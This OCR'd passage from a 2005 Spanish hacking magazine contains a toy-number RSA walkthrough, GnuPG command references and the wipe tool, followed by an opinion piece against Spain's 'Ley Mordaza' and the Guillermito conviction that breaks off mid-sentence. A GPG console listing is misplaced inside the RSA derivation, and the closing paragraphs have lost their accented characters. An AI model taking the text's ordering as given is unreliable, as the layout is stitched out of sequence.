Creo que ha llegado el momento de saber realmente cómo funciona un algoritmo de cifrado. El motivo de haber seleccionado RSA y no DSA para la generación de nuestro par de claves es que RSA se calcula con operaciones matemáticas sencillas (sumas, restas, multiplicaciones, divisiones, módulos...) mientras que en DSA intervienen logaritmos, lo cual complica mucho más el cálculo.

Ahora veamos cuáles son los pasos para generar una clave de cifrado RSA:

1- Escoger dos números primos muy grandes p y q (secretos) y calcular el número n (público) correspondiente a su producto, n = p * q

2- Escoger la clave de descifrado constituida por un gran número entero d (secreto), que es primo con el número phi(n) (secreto) obtenido mediante: phi(n) = (p-1) * (q-1)

3- Calcular el entero e (público) tal que 1 <= e <= phi(n) , mediante la fórmula: e * d = 1 (mod phi(n))

4- Hacer pública la clave de cifrado (e, n).

Bien, que nadie se asuste que no es tan complicado como parece. Vamos a seguirla paso a paso para construir nuestra propia clave con papel y pluma (algunos aún escribimos con estilográfica).

En primer lugar, elegimos dos números primos... aunque no serán "grandes primos" como dicta el algoritmo, que no queremos morirnos calculando... xD

```
p = 11
q = 3
=>  n = (p*q) = 33
```

Ahora debemos calcular el número phi(n):

```
phi(n) = 10 * 2 = 20
```

Con estos factores calculados, debemos calcular e, teniendo en cuenta que debe cumplir que su máximo común divisor con (p-1) y (q-1) -y, por tanto, con phi(n)- debe ser 1.

```
mcd (e, p-1) = 1
mcd (e, q-1) = 1
```

```
Please select what kind of key you want:
   (2) DSA (sign only)
   (4) Elgamal (encrypt only)
   (5) RSA (sign only)
   (6) RSA (encrypt only)
Your selection? 6
RSA keys may be between 1024 and 4096 bits long.
What keysize do you want? (2048) 4096
Requested keysize is 4096 bits
Please specify how long the key should be valid.
         0 = key does not expire
      <n>  = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
Key is valid for? (0) 0
Key does not expire at all
Is this correct? (y/N) y
Really create? (y/N) y
We need to generate a lot of random bytes. It is a good idea to perform some
other action (type on the keyboard, move the mouse, utilize the disks) during
the prime generation; this gives the random number generator a better
chance to gain enough entropy.
........+++++
......+++++
pub  4096R/D2AB36BB  created: 2005-03-09  expires: never usage: CS
                 trust: ultimate      validity: ultimate
sub  4096R/4F05B850  created: 2005-03-09  expires: never usage: E
[ultimate] (1). Wadalberto HxC (-<|:-P) <wadalberto@hackxcrack.com>

Command> quit
Save changes? (y/N) y
master@blingdenstone:~$
```

Listado 13

```
master@blingdenstone:~$ gpg --list-keys
/home/master/.gnupg/pubring.gpg
------------------------------
{...}

pub   4096R/D2AB36BB 2005-03-09
uid   Wadalberto HxC (-<|:-P) <wadalberto@hackxcrack.com>
sub   4096R/4F05B850 2005-03-09

master@blingdenstone:~$
```

Listado 14

```
=> mcd (e, phi(n)) = mcd (e, (p-1) (q-1))= 1

e = 3

mcd (3, 10) = 1
mcd (3, 2) = 1
=> mcd (3, 20) = mcd (3, (10) (2))= 1
```

Ahora debemos seleccionar el número d teniendo especial cuidado de satisfacer las premisas:

```
d = 7

e * d-1 = (3 * 7) - 1 = 20
20 | phi(n)=20
```

Ya hemos terminado de calcular las claves y estamos listos para publicarlas:

```
Clave pública = (n, e) = (33,3)
Clave privada = (n, d) = (33,7)
```

Bien, la cosa se va poniendo interesante. Es el momento de ver la especificación del algoritmo para cifrar y descifrar:

1- Para cifrar texto, es necesario previamente codificar el texto en un sistema numérico en base b dividiéndolo en bloques de tamaño j-1 de forma que b^(j-1) < n < b^j.

2- Cifrar cada bloque M_i transformándolo en un nuevo bloque de tamaño j C_i de acuerdo con la expresión C_i == M_i^e (mod n).

3- Para descifrar el bloque C_i , se usa la clave privada d según la expresión: M_i == C_i^d (mod n).

Creo que será mucho más fácil de ver con un ejemplo... supongamos que queremos cifrar un mensaje representado por el número 7.

```
m = 7
```

El valor cifrado del mensaje 7 según la clave pública (33,3) es el siguiente:

```
c = m^e mod n = 7^3 mod 33 =
343 mod 33 = 13
```

Ahora comprobamos que al aplicar la fórmula de descifrado con la clave privada (33,7) obtenemos de nuevo el mensaje original:

```
m' = c^d mod n = 13^7 mod 33 = 7
```

Dado que m=m' el mensaje se ha descifrado correctamente y nuestro par de claves funciona a la perfección. :-)

Ahora ya sabéis cómo funciona en realidad vuestra clave de cifrado por dentro, y lo sabéis de forma totalmente exacta. El sistema es exactamente el mismo, solo que en OpenPGP se utilizan números descomunales mientras que yo he elegido si no los más bajos, casi.

Manejando claves en GPG

Aunque dije que no iba a detallar todas las opciones de GPG, sí hay algunas que no quiero dejar de mencionar. Los datos encerrados entre "<>" son opciones variables que debe introducir el usuario.

Importar clave: gpg --import <fichero>

Exportar clave pública: gpg --armor --export <KeyID> <fichero>

Exportar clave privada: gpg --armor --export-secret-keys <KeyID> <fichero>

Exportar a un servidor de claves: gpg --keyserver <Keyserver> --send-key <KeyID>

> Recordad que a un servidor de claves únicamente pueden exportarse claves públicas.

Buscar en un servidor de claves: gpg --keyserver <Keyserver> --search-key <KeyID>

Importar desde un servidor de claves: gpg --keyserver <Keyserver> --recv-key <KeyID>

Firmar una clave pública (firma exportable): gpg --sign-key <KeyID>

Firmar una clave pública (firma no exportable): gpg --lsign-key <KeyID>

Cifrar ficheros: gpg --encrypt-files <fichero>

Descifrar ficheros: gpg --decrypt-files <fichero>

Firmar ficheros (MIME): gpg --sign <fichero>

Firmar ficheros (armadura): gpg --clearsign <fichero>

Verificar firmas: gpg --verify <fichero>

Para conocer en profundidad todas las opciones de GPG, lo mejor es que ejecutéis el comando "man gnupg" y os empapéis del manual de GnuPG. Y si tenéis alguna duda, en el foro podéis preguntar tranquilamente.


Poniendo cara a GPG

GnuPG es un software muy potente, sin duda, pero la verdad es que trabajar en consola suele resultar bastante engorroso a la mayoría de los usuarios (excepto unos cuantos "tipos raros" como yo), por lo que lo más lógico en los tiempos que corren es que todo programa cuyo uso requiera comandos de consola, tenga una o varias interfaces gráficas de usuario (GUI, del inglés Graphic User Interface) que faciliten al usuario su manejo.

Para GnuPG existen multitud de GUIs para GnuPG, pero personalmente os recomiendo dos de ellas: Gnu Privacy Assistant (GPA) y KGpg. Podéis ver la lista oficial de GUIs de GnuPG en:


http://www.gnupg.org/(es)/related_software/frontends.html#gui

GPA



es la primera GUI que usé para GnuPG. Es bastante completa y rápida, si bien no contempla todas las opciones de GPG (cosa que, por otro lado, es común en todas las GUIs de programas de línea de comandos). Está formado por dos partes: el editor del anillo y el gestor de ficheros.

KGpg



es la GUI de KDE para GPG. Es la GUI que uso ahora mismo y me parece la más completa que hay hoy por hoy. Su estética es muy parecida a la de PGP para Windows, lo cual es más útil para usuarios que pretendan migrar a Linux, además de la calidad de la misma. Posee muchos más y mejores diálogos y opciones que GPA, además de ser más intuitivo en el uso.

Pero la gran ventaja de KGpg es la integración con KDE (para los usuarios de KDE como yo, claro). En primer lugar, KGpg se integra con Konqueror para permitir trabajar con cifrado de archivos desde el navegador de ficheros. Además, KGpg genera un icono en la bandeja de sistema que permite trabajar con el contenido del portapapeles y GPG de forma transparente al usuario. Por último, KGpg integra la "destructora de documentos" en el escritorio, un sistema de borrado seguro de datos para GnuPG. En definitiva, que KGpg ofrece una experiencia de integración en Linux similar a PGP en Windows, lo cual resulta mucho más agradable para cualquier usuario, además de evitar ese efecto "campo de fuerza" que efectúan algunos programas de línea de comandos en muchas personas... :-P

Para instalar cualquiera de ellos dos, debéis seguir el mismo sistema que hemos seguido con GnuPG, pudiendo elegir paquetes precompilados o compilarlo vosotros mismos (los pasos son prácticamente los mismos que hemos visto al principio del artículo).

Como ejercicio os queda practicar todo lo que sabéis de OpenPGP, y más concretamente de GnuPG, en la interfaz gráfica que prefiráis. A estas alturas deberíais de ser capaces de saber perfectamente para qué sirve cada opción, y haciendo paralelismos con lo visto en PGP, no será complicado que os hagáis con el manejo rápidamente. En cualquier caso, en caso de duda, pregunta en el foro. :-)

Borrado seguro de datos

Como prometí equiparar a los "windowseros" y a los "linuxeros", os voy a recomendar un software de borrado seguro de datos para Linux que, aunque no tiene nada que ver con GnuPG, os servirá para obtener la misma funcionalidad que ofrece el programa wipe de PGP. Ya sé que KGpg ofrece un servicio parecido también, pero habrá gente que no le guste KGpg y prefiera GPA o cualquier otro...

El software se llama wipe (sí, también, ¡pero no es lo mismo!) y se maneja desde consola. La página del programa es:

http://wipe.sourceforge.net/



```
master@blingdenstone:~$ su
Password:
blingdenstone:/home/master# wipe heap.c
Okay to WIPE 1 regular file ? (Yes/No) yes
Operation finished.
1 file wiped and 0 special files ignored in 0 directories, 0 symlinks removed
but not followed, 0 errors occured.
blingdenstone:/home/master# exit
exit
master@blingdenstone:~$
```

Listado 15

Su uso es muy sencillo, basta con invocar el comando wipe seguido del fichero a eliminar (con su ruta correspondiente, claro) y confirmar la orden. Claro que siempre hay unas consideraciones que no debemos olvidar: en primer lugar, que para ejecutar este programa es necesario ser el usuario root (ya hemos dicho al principio del artículo como hacernos root); y en segundo lugar, lo mismo que dije para el wipe de PGP: cuidado con lo que eliminéis porque lo que borréis con este método no volverá jamás. Avisados estáis. :-P

Ahora vamos a ver un ejemplo práctico del uso de wipe:(**ver listado 15**) Sencillísimo, ¿verdad?

Este es el fin del segundo artículo del Taller de Criptografía. Espero que os haya gustado (y si es posible, más que el anterior, jejeje).

Sé que lo he dicho muchas veces, pero todas las que se diga son pocas: si tenéis cualquier problema, visitad nuestro foro, donde hay mucha gente dispuesta a ayudar. Y si tenéis alguna sugerencia, podéis escribirme un correo electrónico (las dudas mejor en el foro, donde todos puedan beneficiarse de las respuestas). Algunos pensarán "este tío nos dice que le mandemos un correo y no nos ha dado la dirección...".

En realidad a estas alturas el que no sea capaz de encontrar mi clave pública en algún servidor de claves, es que no se ha leído los artículos y por tanto no puede tener dudas sobre los mismos. ;-P

El próximo número nos meteremos de lleno en cómo aplicar OpenPGP (en cualquiera de sus implementaciones) a las tareas cotidianas frente a la pantalla: copias de seguridad de ficheros, correo electrónico, mensajería instantánea...

Sed buenos.

Ramiro C.G. (alias Death Master)







La "Ley Mordaza": Informar es DELITO.

"Mi señor, mi rey, poned en vuestra poderosa espada mis humildes pero sabias palabras. Por los siglos es sabido que, si mantenéis al pueblo bajo el yugo de la pobreza de pensamiento y la ignorancia, obtendréis un pueblo sumiso como el más necio de vuestros bufones.

Ofreced a vuestro pueblo sabiduría, y se rebelará contra vos."

(el consejero del rey, edad media).

No hemos podido dejar de incluir este mes un artículo de opinión respecto a un tema de rabiosa actualidad, es una responsabilidad ineludible hacernos eco de lo amenazados que nos sentimos muchos redactores y colaboradores de este y otros muchos medios por el mero hecho de INFORMAR.

Te presentamos el "caso Guillermito". ¿Quién es Guillermito?

Guillaume T. desarrolla actualmente su trabajo en Boston como investigador en biología molecular, tanto en el departamento de Genética de la Universidad de Harvard como en el Hospital General de Massachusetts. Como parte de sus aficiones, Guillaume, publica en su página web personal, bajo el apodo de "Guillermito", algunos análisis sobre vulnerabilidades que ha detectado en diversas soluciones de seguridad. El seudónimo responde simplemente a un guiño a sus raíces, ya que sus abuelos eran españoles y migraron a Francia antes del comienzo de la Guerra Civil. (texto completo en http://www.hispasec.com/unaaldia/2034)

El 8 de Marzo de 2005 Guillaume Tena, ciudadano francés de origen español popularmente conocido como "Guillermito", ha sido condenado por un tribunal francés debido a que demostró y publicó fallos en varios programas, utilizando para la demostración todos los medios técnicos a su alcance. Ha sido condenado gracias a unas leyes muy cercanas en su interpretación a las que recientemente han sido aprobadas en España.

Dice "Guillerrmito" en su Web:

"Se acabaron las demostraciones sobre debilidades en programas de seguridad. Ahora está prohibido en mi país. El 8 de Marzo de 2005 he sido condenado por mostrar fallos en un programa antivirus y publicar programas, a modo de prueba de concepto, para demostrarlos. Eso es exactamente lo que hice en una docena de programas de esteganografía, que a menudo contenían agujeros de seguridad tan grandes que podrían ser atravesados por un camión.
Así que ahora tendrán ustedes que creer a los editores de folletos de marketing. Bienvenidos a Disneylandia. Todos los programas esteganográficos son perfectos, supersólidos, irrompibles, indetectables, sin bugs ni fallos. Son todos perfectos. Utilícenlos. Ja ja ja. Menudo chiste."

Fuente original extraída de KRIPTÓPOLIS:
http://www.kriptopolis.org/node/474
Web de "Guillermito": http://www.guillermito2.net/

Guillermito, para demostrar sus descubrimientos y defenderse de cualquier posible acusación de falsedad, publicó código desensamblado, hecho que finalmente ha acabado en condena. Lo realmente importante de este caso es la interpretación

del juez, que ha dado más importancia a los medios utilizados (el proceso de investigación) que al derecho de informar sobre dichos descubrimientos.

Quizá pienses que "Guillermito", si ha sido condenado, será porque existen razones de peso para ello... pues vamos a ver, de primera mano, lo que ha provocado esa condena en esta editorial.

Los redactores de esta revista nos hemos sentido muy preocupados en estos días, porque en España no sólo es condenable el desensamblado sino también la divulgación de información relacionada con la seguridad informática. Pero no se puede juzgar esta situación sin, como mínimo, leer la ley. Muy bien, pues tomemos contacto con la actual ley Española relacionada con el tema que nos ocupa, **en vigor desde el 1 de Octubre del 2004**.

El siguiente texto ha sido extraído del Boletín Oficial del Estado. Si deseas acceder a la fuente completa, puedes hacerlo en el siguiente enlace:
http://www.pcpasoapaso.com/liberados/leymordaza.pdf

Anteproyecto de Ley Orgánica por la que se modifica la Ley Orgánica 10/1995, de 23 de noviembre, del Código Penal:

Nonagésimo segundo.- Se modifica el artículo 286 que queda redactado como sigue:

"1. Será castigado con las penas de prisión de seis meses o dos años y multa de seis a veinticuatro meses el que, sin consentimiento del prestador de servicios y con fines comerciales, facilite el acceso inteligible a un servicio de radiodifusión sonora o televisiva, a servicios interactivos prestados a distancia por vía electrónica, normalmente contra remuneración, o suministre el acceso condicional a los mismos, considerado como servicio independiente, mediante:
1º La fabricación, importación, distribución, puesta a disposición por vía electrónica, venta, alquiler, o posesión de cualquier equipo o programa informático, no autorizado en otro Estado miembro de la Unión Europea, diseñado o adaptado para hacer posible dicho acceso.

2º La instalación, mantenimiento o sustitución de los equipos o programas informáticos mencionados en el párrafo 1º.

2. Con idéntica pena serán castigados quienes, con ánimo de lucro, alteren o dupliquen el número identificativo de equipos de telecomunicación, comercialicen equipos que hayan sufrido alteración fraudulenta y los que con idéntico ánimo, alterar o duplicar cualquier dispositivo lógico o electrónico necesario para el funcionamiento de equipos de telecomunicación en una red determinada sin consentimiento del titular de la red.

3. A quien, sin ánimo de lucro, facilite a terceros el acceso descrito en el apartado 1, o por medio de una comunicación pública suministre información a una pluralidad de personas sobre el modo de conseguir el acceso no autorizado a un servicio de los expresados en ese mismo apartado 1, incitando a lograrlo, se le impondrá la pena de multa en él prevista.

4. A quien, utilice los equipos o programas que permitan el acceso no autorizado a servicios de acceso condicional se le impondrá la pena prevista en el artículo 255 de este Código con independencia de la cuantía de la defraudación."

Cuando una persona sin conocimientos jurídicos lee una ley como la que hemos expuesto, la verdad, incluso piensa que es perfectamente lógica y necesaria. Resumiendo lo poco que se entiende, dice que es delito piratear software y hardware (por ejemplo tarjetas de televisión codificadas), enseñar a terceros como se hace, incitar a terceros a realizar dichas prácticas y, para colmo, beneficiarse económicamente de ello. Muy bien, parece que estamos ante "una buena ley".

Antes de hablar nosotros, dejemos hablen los expertos... no sea que nosotros seamos unos "bichos raros". A continuación te invitamos a leer algunos fragmentos escritos por Carlos Sánchez Almeida, reputado abogado y especialmente reconocido dentro del sector de delitos informáticos (para más datos consultar http://www.bufetalmeida.com/abogados/carlos.html)

Por Carlos Sánchez Almeida

"Lejos de lo que podría parecer, la nueva regulación no afecta únicamente a los delincuentes digitales, sino que incide sobremanera sobre el derecho fundamental a la libertad de expresión e información. Cualquier medio informativo, electrónico o en papel, se va a ver afectado por la nueva regulación. Cualquier sitio Web que informe sobre vulnerabilidades, mediante información técnica relativa a la seguridad informática, o que mediante links dirija a sitios de Internet donde se ofrezca dicha información, puede verse acusado de favorecer la comisión de delitos y verse sometido a un proceso penal."

"También resultan beneficiadas por la pedrea legislativa las empresas de telecomunicaciones: si un ciudadano ofreciese a su vecino compartir su conexión a Internet, ya sea mediante red convencional o wireless, ambos estarían cometiendo un delito tipificado en la nueva regulación."

"viene a situar fuera de la Ley a la mayor parte de la población española"

"No sólo desaparecerán páginas de hackers: multitud de iniciativas, lucrativas o no, se verán afectadas por la autocensura. Pienso en mi buen amigo Cuartango, o en Kamborio, o en tantos y tantos buenos investigadores, que se cuidarán de tener la boca bien cerrada cuando descubran vulnerabilidades en sistemas, con gran alivio de las empresas productoras de software defectuoso."
(Puedes consultar la fuente completa en **http://www.kriptopolis.com/more.php?id=P28_0_1_0_C**)

¿Cómo es posible que un destacado abogado diga tales cosas? ¿Acaso no ha leído La Ley? Nosotros, tú y yo, la hemos leído y no vemos ese peligro...
...es cierto, pero la mayoría de nosotros no sabemos interpretar la ley.
Llegados a este punto y leídas las palabras de Carlos Almeida, nos encontramos ante una situación realmente alarmante. Imagina por un momento que eres direc-

tivo de una empresa y, basándote en la propaganda y el renombre de algunas grandes compañías, compras un software que asegura una protección de máximo nivel para los datos de tu sociedad... y quien dice un directivo de empresa dice también un gobierno o una entidad bancaria.

Recordemos que según otra ley (la ley de protección de datos), tu empresa está obligada a salvaguardar los datos de tus clientes y, en caso de que se produzcan filtraciones, puedes ser juzgado por no haber puesto los medios necesarios para asegurar dichos datos. Por lo tanto, como empresario responsable, pones todos los medios necesarios para cumplir la ley. Imaginemos que pasan tres meses, y recibes un centenar de citaciones judiciales por parte de tus clientes debido a que sus datos (guardados celosamente por ti) han sido publicados abiertamente... ¿qué ha pasado? Muy sencillo, aquel reputado programa que adquiriste para proteger los datos no era más que pura propaganda... mala suerte.

Guillaume Tena fue condenado por, precisamente, **informar y demostrar públicamente** de que muchos programas que dicen asegurar tus datos son "puro humo propagandístico" y que con sencillos métodos al alcance de la mayoría de personas, esos programas no sirven para nada. Hizo público al menos uno de programas que adolecían de este problema (programa que disfrutaba de gran reputación) y debido a ello fue denunciado y finalmente declarado CULPABLE!!!

Vamos a ver... las personas como tú o yo... ¿no tenemos derecho a saber si un producto es bueno o malo? El director de una empresa... ¿no tiene derecho a conocer la verdad sobre los productos que compra?... y en caso extremo... si un banco o un gobierno utiliza esos programas para proteger datos... ¿no estamos todos en peligro? Si no hay información, si nadie demuestra públicamente la deficiencia de ciertos productos... ¿cómo podemos saber si lo que compramos cumple con unos mínimos de calidad?

Si anulamos el derecho a informar, si ponemos mordazas jurídicas a quienes investigan y estudian la calidad de los productos... ¿Qué tipo de sociedad estamos creando? ... quizá tengamos que creer a "guillermito"... quizá terminaremos viviendo en una sociedad-Disneylandia donde los preciosos panfletos de publicidad serán la innegable realidad.

¿Deseamos vivir en esa Disney-Sociedad? Por supuesto que no. Me niego a pensar que los poderes que deben defender al ciudadano, la Ley, se ponga de parte de la ignorancia. Me niego a pensar que hemos vuelto a la Edad Media y que nuestro rey (el estado) y su voz (la Ley) han decidido sumir al pueblo en la ignorancia y la podredumbre de ideas.

La historia demuestra, de forma contundente, que la ignorancia siempre conduce a la injusticia, a la corrupción, a la degradación del ser humano como tal y finalmente, al retroceso del conjunto de la sociedad. Y cuando digo "el conjunto de la sociedad", me refiero a "la sociedad global", tanto a las personas de "a pie" como a los gobiernos en sí mismo... la pobreza de ideas provoca que la evolución se detenga y, en caso de no invertir el proceso, retroceda.

Esta situación es bastante absurda. Cualquier producto tiene un control de calidad... ¿por qué se impiden los controles de calidad en productos tecnológicos? Muy al contrario, se deberían propiciar las investigaciones independientes... y una vez más... otros países nos han tomado la delantera.

En Estados Unidos (por poner un ejemplo) esta ley no tiene equivalente, muy al contrario, las personas que demuestran gran habilidad en la investigación son muy buscadas por las empresas, porque el talento no puede ser desaprovechado, debe ser potenciado... hace tiempo que Europa parece haber tomado el camino contrario. No, señores, no... la ignorancia no es el camino correcto.

Esta situación nos afecta a todos. Recordemos las palabras de Carlos Almeida *"Cualquier medio informativo, electrónico o en papel, se va a ver afectado por la nueva regulación. Cualquier sitio Web que informe sobre vulnerabilidades, mediante información técnica relativa a la seguridad informática, o que mediante links dirija a sitios de Internet donde se ofrezca dicha información, puede verse acusado"*

Esta revista trata directamente y en profundidad aspectos técnicos de la seguridad informática y, precisamente por ello, nos hemos sentido atemorizados por "la ley mordaza". Ahora mismo estamos expuestos a una condena por los contenidos que tienes en la mano, hablar de Seguridad Informática es delito en España. ¿Seremos nosotros los primeros condenados en España por ejercer el derecho de Informar?

Te aseguro que este mes hemos tenido serias dudas sobre si debíamos o no publicar los artículos que tienes delante de ti, nos hemos sentido amenazados y atemorizados por la evolución de las últimas leyes y los resultados de las mismas en otros países. Pero no es ya sólo esta revista, todas las revistas, incluidas PC World o PC Actual o @rroba contienen referencias a los últimos virus, agujeros de seguridad y en definitiva cualquier tema del interés del lector. ¿Somos delincuentes? ¿Y las Webs? ¿Se empezarán a perseguir las cientos de miles de Webs que contienen información sobre seguridad informática? La verdad es que no, nadie en su sano juicio iniciaría una cruzada de este tipo, pero eso es lo de menos... con que se juzguen y condenen a unos pocos, es más que suficiente para que "el resto" seamos más cautos y nos autocensuremos... y ese es el verdadero peligro de esta ley tan ambigua, provocará que uno se lo piense muy bien antes de abrir la boca y publicar ciertas informaciones de forma abierta.

Y este es el problema REAL de la "ley mordaza": SU PROFUNDA AMBIGÜEDAD. Es tan poco concreta, tan irresponsablemente imprecisa, tan fácilmente tergiversable que es más que suficiente para provocar condenas en España y permitir que el miedo se infiltre en la sociedad. Seamos realistas, no es el gusto de nadie ponerse "en peligro" de ser condenado por escribir unas palabras y publicarlas. Ese temor lo hemos sentido nosotros, lo hemos tocado, lo hemos saboreado y a punto ha estado de tener consecuencias. Si nosotros hemos sentido esa inseguridad... ¿Qué puede llegar sentir una persona cualquiera que tiene una Web personal en la que se tratan temas de Seguridad Informática?

Para no caer en el desánimo y dejar una puerta abierta a la esperanza, tengamos presente un fragmento de un artículo publicado recientemente por David Bravo, **conocido abogado que lucha por la defensa de los internautas.**

"Si el juez se acogiera a las más elementales normas de interpretación de los preceptos penales, concluiría que informar sobre vulnerabilidades no conlleva necesariamente estimulación alguna, del mismo modo que decir que el





cianuro causa la muerte no es una invitación al suicidio. Si yo digo que un determinado tipo de cuchillo sirve para cortar eficazmente la carne únicamente me limito a describir una realidad ejerciendo mi derecho a la libertad de información. Después lo que haga Ted Bundy con el cuchillo es cosa suya. Es cierto que no todos los jueces cumplen escrupulosamente estos principios, pero también lo es que algunos han justificado abusos sexuales porque la víctima solía llevar minifalda al trabajo y no por eso pensamos que esa sea la interpretación correcta de la ley. Prever atentados a derechos constitucionales a causa de la ambigüedad de la ley debe ser precisamente un estímulo para recordar y afirmar con rotundidad que los seguimos teniendo y no para llorar prematuramente su pérdida."

Cerramos aquí la parte formal del artículo de opinión y "nos soltamos el pelo". La intención de esta primera parte era dar un argumento absolutamente irrebatible sobre el tema principal (el derecho a informar sin temor a represalias). Lo que leerás a continuación son las posibles consecuencias de la "Ley mordaza" y puede tener varias líneas de contra-argumentación... y por eso es un artículo de opinión, para que sea debatido, por ejemplo, en el foro de Hackxcrack. Hay un hilo abierto que precisamente trata el "caso Guillermito":

http://www.hackxcrack.com/phpBB2/viewtopic.php?t=18335 :)

Intentaré no ser alarmista y, por supuesto, no llegar al anarquismo dialéctico; pero no pienso reprimir mi inquietud ante esta situación. Quizá no sea conveniente que leas lo que viene a continuación, te advertimos que es perjudicial para tu (nuestra) "cómoda" vida.

Nosotros, el pueblo, "la plebe", difícilmente nos damos cuenta de los cambios en las leyes hasta que ya es demasiado tarde. No importa que algunos colectivos poco representativos (sin poder mediático) nos avisen, nos adviertan, nos pidan firmas y pongan el grito en el cielo... las leyes son muy aburridas... ¿quien las entiende?... que hagan lo que quieran, total, mi opinión no cuenta.

Bien... "inteligente" posición, seguro que TU y YO hemos caído mil veces en esta trampa, la trampa de pensar: ---¿y que puedo hacer yo? Total, por mucho que yo "patalee", no va a cambiar nada---

Así que, nos quedamos tan tranquilos sin hacer nada :(

El problema es que nosotros somos personas normales y no llegamos ni a imaginarnos las consecuencias de esta ley... hasta que nos "toca"... claro... hasta que un buen día te llega a casa una citación judicial de una gran compañía y te das cuenta que "aquella ley" te dice que eres "un delincuente".

¿Qué ha pasado? Pero si la ley no parecía afectarme a mi... ¿por qué me denuncian a mi?!!! ¿Qué he hecho? ¡!!

La "ley mordaza" implica que la publicación en cualquier medio (una Web, un periódico, un libro, una revista e incluso un mail) de información relativa a la seguridad informática es constituyente de delito. Una simple mención a un agujero de seguridad, detallar técnicamente dicho agujero y/o explicar el método de intrusión para que sea comprendido y uno pueda protegerse **puede ser considerado delito**.

Perfecto. Con esta ley, España se acaba de cargar incluso la Web Oficial de Microsoft. Microsoft tiene en su Web miles de explicaciones técnicas relacionadas con sus agujeros de seguridad, incluso provee al mundo entero las herramientas necesarias para detectar esos fallos y explotarlos. Este humilde redactor tiene en su PC un programa que Microsoft aconsejaba descargar desde su Web Oficial (e instalar) para testear los agujeros de seguridad. Desde aquí, rogaría a la fiscalía que actuase de oficio y denunciase a Microsoft... son unos delincuentes desde el punto de vista de la ley Española.

Pero hay más. Si eres por ejemplo, administrador de redes, NO se te ocurra enviar un mail a otros administradores sobre cómo defenderse de un agujero de seguridad... eso es delito... como técnico NO PUEDES dar datos técnicos sobre seguridad informática a otros técnicos. NO puedes, eso es delito según la ley especifica perfectamente en su punto 3.

Y no se te ocurra testear tu sistema para ver si algún agujero de seguridad te está dejando indefenso ante un posible atacante, ese tipo de investigación también puede ser constituyente de delito, puesto que estás en posesión y utilizando medios (ya sea software o hardware) que te permiten "explotar" agujeros de seguridad e investigar sobre los mismos.

¿Quieres más? ¿No tienes suficiente? Pues ahora viene lo bueno...

Tal como remarca Carlos Almeida, esta ley "viene a situar fuera de la Ley a la mayor parte de la población española". O sea que, cualquier gran empresa puede denunciarnos (a ti y a mi) e incluso puede conseguir que nos condenen. Las empresas no son tontas, no empezarán a denunciar a cientos de miles de personas, pero SI a unas pocas... con eso bastará para atemorizar.

Quien peor lo tiene, con diferencia, es el "software libre". Por ejemplo, nuestro foro en la Web está programado en PHP y es "libre". Puedes descargarlo gratuitamente de **www.phpbb.com**... está programado para disfrute de quien quiera utilizarlo y una alternativa parecida en "software de pago" implicaría desembolsar unos 800 euros. Los lectores de esta humilde revista no podrían tener un foro tan potente, imposible a esos precios.

Pero... ¿por qué lo tiene muy mal el software libre?, ¿en qué le afecta la ley? Pues como lo hemos vivido en nuestras propias carnes, te lo explico muy claramente.

Hace unos días se publicó un BUG que afectaba a este foro, durante unas horas estuvimos desprotegidos ante un ataque que podría haber sido LETAL... hablamos de que un atacante podría haber entrado como administrador y eliminado el foro completo. OHHHH!!!

Pero como todavía estamos en un mundo libre, ese bug tan importante fue anunciado públicamente, y gracias a ello los administradores nos avisamos unos a otros y, gracias a dios, nos protegimos antes de que un posible atacante nos volatilizase... y no puedo seguir escribiendo sin mostrarle mi agradecimiento a quien nos avisó primero, el administrador de **www.elhacker.net**.**(ver imagen 1)**

Recomiendo enérgicamente que visites su Web y, desde aquí, en nombre de la revista y en nombre de todos los miembros, mo-



Imagen 1

deradores y administradores de www.hackxcrack.com, te damos MIL Y MIL GRACIAS por tu ética. Y enviamos un fuerte abrazo a todos los que visitan con asiduidad tu Web y a todos los que participan en ella con su tiempo y esfuerzo --> elhacker.net forever ;)
espus de ser pblicamente conocido el bug, en la Web oficial del foro phpbb **www.phpbb.com**) fuimos informados y pusieron un parche para descargar y poder actualizar nuestro foro en hackxcrack. Incluso inmediatamente que fue pblicamente conocido el bug, ya haban mil sitios que te enseaban a protegerlo cambiando a mano una simple lnea de cdigo. Pues bien, con LEY MORDAZA, todos los implicados estamos fuera de la ley. Y yo el primero, porque declaro pblicamente mediante este escrito que investigu el bug, la forma de protegerme de l y transmit pblicamente esa informacin a muchas personas y administradores de otros foros... vendr el juez a buscarme?... hombre... pues aqu te espero sentado en mi casa. A ver si hay suerte, el fiscal me denuncia, salgo en la tele y hago propaganda gratis a la revista :P Venga, que ya acabo mi lnea anarquista, aguntame unas lneas ms. El software libre es precisamente el ms rpido en protegerse (actualizarse) ante un agujero de seguridad, mil veces ms rpido que cualquier compaa multimillonaria. Son miles las personas que cuando descubren un bug lo anuncian y depende ya de la agilidad de los programadores poner a disposicin de los usuarios el parche correspondiente. Con la ley mordaza, adis a esta posibilidad, se perdera este dinamismo y se daara de forma irreversible su calidad.Y llegamos a la guinda final, el trfico de informacin, la mafia informativa.Si TU y yo NO podemos acceder con normalidad a la informacin relacionada con la seguridad informtica, te aseguro que esa informacin seguira en Internet, pero ser tratada en grupos reducidos (ocultos), hacindonos a muchos delincuentes por el mero hecho de TRAFICAR con esa informacin. Y de todo hay en este querido mundo nuestro... gente buena y gente mala... te imaginas el dao irreparable que significara no enterarte de un bug hasta pasados 6 meses desde su 